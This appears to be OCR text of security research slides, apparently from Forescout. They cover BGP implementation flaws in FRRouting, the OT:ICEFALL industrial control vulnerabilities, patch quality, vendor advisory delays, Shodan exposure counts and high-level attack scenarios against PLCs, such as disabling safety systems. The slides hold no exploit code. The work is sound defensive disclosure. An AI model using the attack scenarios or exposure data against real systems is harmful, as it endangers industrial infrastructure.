


LILY HAY NEWMAN SECURITY 12.08.2020 12:01 AM

Critical Flaws in Millions of IoT Devices May Never Get Fixed

Amnesia:33 is the latest in a long line of vulnerabilities that affect countless embedded devices.

https://www.wired.com/story/amnesia33-iot-vulnerabilitiesmay-never-get-fixed/



TCP/IP stack (Vendor A)

Operating System (Vendor B)

Network Management Card (Vendor C)

UPS (Vendor D)

BGP

https://www.forescout.com/blog/three-new-bgp-message-parsing-vulnerabilities-disclosed-in-frrouting-software/

What is BGP?

- **Routing for the Internet**
  - Exchange routing and reachability information among Autonomous Systems
  - **Makes routing decisions** based on paths, network policies, and rule-sets

- **Other use cases:** data centers, MPLS VPN

- **Traditional BGP security** concerns filtering incorrect or malicious routing information
  - *What about vulnerabilities in **BGP implementations**?*






Figure 5. Mapping of current routing security techniques





Internet experiment goes wrong, takes down a bunch of Linux routers

The problem, according to the researcher, was that the BGP attribute they used caused software crashes in routers running FRRouting (FRR), an IP routing protocol suite for Linux and Unix platforms.

Written by **Catalin Cimpanu,** Contributor on Jan. 24, 2019

Methodology & results


- **Analyzed 7 popular BGP implementations**
  - 3 open source: FRRouting, BIRD, OpenBGPd
  - 4 closed source: Mikrotik RouterOS, Juniper JunOS, Cisco IOS, Arista EOS

- **Manual analysis and black-box fuzzing**
  - Variants of previous vulnerabilities
  - Specific fuzzers for each message type

CVE ID	Tested Product	Description	Potential Impact
CVE-2022-40302	FRRouting 8.4	Out-of-bounds read when processing a malformed BGP OPEN message with an Extended Optional Parameters Length option.	DoS
CVE-2022-40318	FRRouting 8.4	Out-of-bounds read when processing a malformed BGP OPEN message with an Extended Optional Parameters Length option. This is a different issue from CVE-2022-40302.	DoS
CVE-2022-43681	FRRouting 8.4	Out-of-bounds read when processing a malformed BGP OPEN message that abruptly ends with the option length octet (or the option length word, in case of OPEN with extended option lengths message).	DoS

- Example auth/access control issue: **FRRouting processes parts of an OPEN message from a non-configured peer before validating BGP ID and ASN fields**
  - Again, allows to spoof messages
  - Details will be presented @ Black Hat US 2023, Aug

As usual, vulnerabilities spread through the supply chain



- 1996 • Zebra is created
- 2002 • Quagga is created
- 2016 • FRR forks from Quagga
- 2019 • Amazon DENT announced with FRR
- 2019 • Microsoft SONiC adopts FRR
- 2020 • FRR 7.4 is released

Routing stack

...

Networking OS

Networking Vendor

End user

Sources: see full technical report on Forescout.com

OT:ICEFALL

https://www.forescout.com/research-labs/ot-icefall/

OT:ICEFALL Summary

https://www.forescout.com/research-labs/ot-icefall/


Why research Insecure by design in OT

- **Real-world OT incidents** abusing insecure-by-design functionality such as:
  - Industroyer, TRITON, INCONTROLLER
- **Biggest issues facing OT security**
  - Persistent lack of basic security controls
  - Opaque and proprietary nature of these systems

Goals & Findings

- **Find and quantify** insecure-by-design vulnerabilities
- Discuss impact on OT **certification, risk management, supply chain, offensive capabilities, …**
- **Public disclosures**
  - **June 21, 2022** – 56 CVEs on 10 vendors
  - **November 29, 2022** – 3 CVEs on 2 vendors
  - **February 13, 2023** – 2 CVEs on 1 vendor
  - **June 20, 2023** – 3 CVEs on 2 vendors

OT:ICEFALL Vulnerabilities



Impact of vulnerabilities

- Set of **61** CVEs demonstrating insecure-by-design practices in OT

4 main categories of vulnerabilities:

- Insecure engineering protocols
- Weak cryptography or broken authentication
- Insecure firmware updates
- Remote code execution

Affecting 13 vendors:

OMRON	Bently Nevada a Baker Hughes business	EMERSON	Honeywell
JTEKT 株式会社ジェイテクト	SIEMENS	PHOENIX CONTACT	motorola
FESTO	YOKOGAWA	CODESYS	Schneider Electric
WAGO			

Lessons learned after the 1-year study

- **Vendors still lack basic understanding of security controls**
  - **Existing security controls are often broken**
  - Recurring design issues: plaintext and/or hardcoded credentials, client-side authentication, stateful control on stateless protocols, missing critical steps in authentication, broken algorithms and faulty implementations

- **Vendors often release low-quality patches**
  - Incomplete patches lead to new vulnerabilities and ***increase* risk**
  - Known in IT but **even more critical in OT**, where patches are harder to apply
  - These patches are also often late

- **Vendors must improve their security testing procedures**
  - **Shallow bugs** cast doubt on the quality of the security testing these products currently undergo
  - **74%** of the product families affected by the found vulnerabilities have **some form of security certification**
  - Even vendors with certified SDLCs release products with obvious vulnerabilities
  - This is happening while there is an international push towards liability for vendors with insecure products

Patch quality

- **Complete** patches should be ***correct*** and ***comprehensive***: no longer allow exploitation through any route and apply the fix everywhere
  - https://www.usenix.org/conference/enigma2021/presentation/stone

★★★

- **Incorrect** patches enable attackers to find **new issues**
  - Vulnerabilities from incomplete patches have been increasing in IT: close to 50% of 0-days in 2022 according to ZDI
  - At least three examples in OT:ICEFALL from incomplete fixes: CVE-2022-45789, CVE-2022-29955 and CVE-2022-29956

★★☆

- Patches are **not comprehensive due to the lack of variant analysis**
  - Often researcher PoCs are used as unit tests without addressing root cause of issues
  - Several examples in OT:ICEFALL where hardcoded credentials are found, then the vendors remove them in one interface for one product but they appear again in another interface or another product

★☆☆

Slow drip patching

- Patch **timeliness** is also a major issue, especially when dealing with supply chain issues

- In **Project Memoria**, only 22.5% of vendors responded and the average time taken for an advisory was **100 days**


- **OT:ICEFALL** is a definite **improvement**, but still far from ideal

Vendor	Date of security advisory	Days after initial notification	Days after public disclosure
JTEKT, Phoenix Contact and Siemens	June 21, 2022	103	0
Yokogawa	June 23, 2022	105	2
Motorola and OMRON	June 28, 2022	110	5
Bently Nevada	July 7, 2022	119	16
Emerson (DeltaV)	July 14, 2022	126	23
Honeywell (Safety Manager and Saia Burgess)	July 26, 2022	138	35
Emerson (ControlWave, OpenBSI and ROC800)	August 9, 2022	152	49
Honeywell (ControlEdge, Experion, IC protocol)	August 30, 2022	173	70
Emerson (PACSystems)	September 26, 2022	200	97
Schneider Electric (Modicon)	January 10, 2023	306	203
Schneider Electric (ION protocol)	May 9, 2023	425	322
Emerson (Ovation)	To be published	To be published	To be published
Average	**N/A**	**178**	**75**

What we see on Shodan

Vendor/Device	#Results	Top 3 Countries
Honeywell Saia Burgess	2924	Italy (954) Germany (326) Switzerland (263)
Omron	1305	Spain (321) Canada (113) France (110)
Phoenix Contact DDI	705	Italy (285) Germany (104) India (68)
ProConOS SOCOMM	236	China (65) US (60) Germany (10)
Honeywell Trend Controls	162	France (74) Denmark (27) Italy (16)
Emerson Fanuc / PACSystems	60	US (22) Canada (5) Poland (4)
Stardom	5	Thailand (2) Egypt (1)
Siemens WinCC OA	1	Austria (1)
Motorola MOSCAD	1	Korea (1)

Example: Modicon PLCs (~900)




Attack Scenarios

- **Manipulation of control / view**
  - Bypass authentication
  - Manipulate setpoints
  - Overwhelm operators with false alarms
  - Manipulate system configuration, operational settings and controller firmware


- **Denial of control / view**
  - Bypass authentication
  - Abuse unauthenticated communications
  - Issue commands
  - Deny operators ability to control and monitor

- **Loss of safety**
  - Gain code execution
  - Disable condition monitoring systems
  - Disable safety systems


- **Loss of productivity and revenue**
  - Degrade performance
  - Denial of service on PLCs



Natural gas transport



Wind power generation



Manufacturing

More details on our technical reports

FORESCOUT RESEARCH

Attacks we observe

Attacks we monitor

https://www.forescout.com/research-labs/2022-threat-roundup/


Dataset

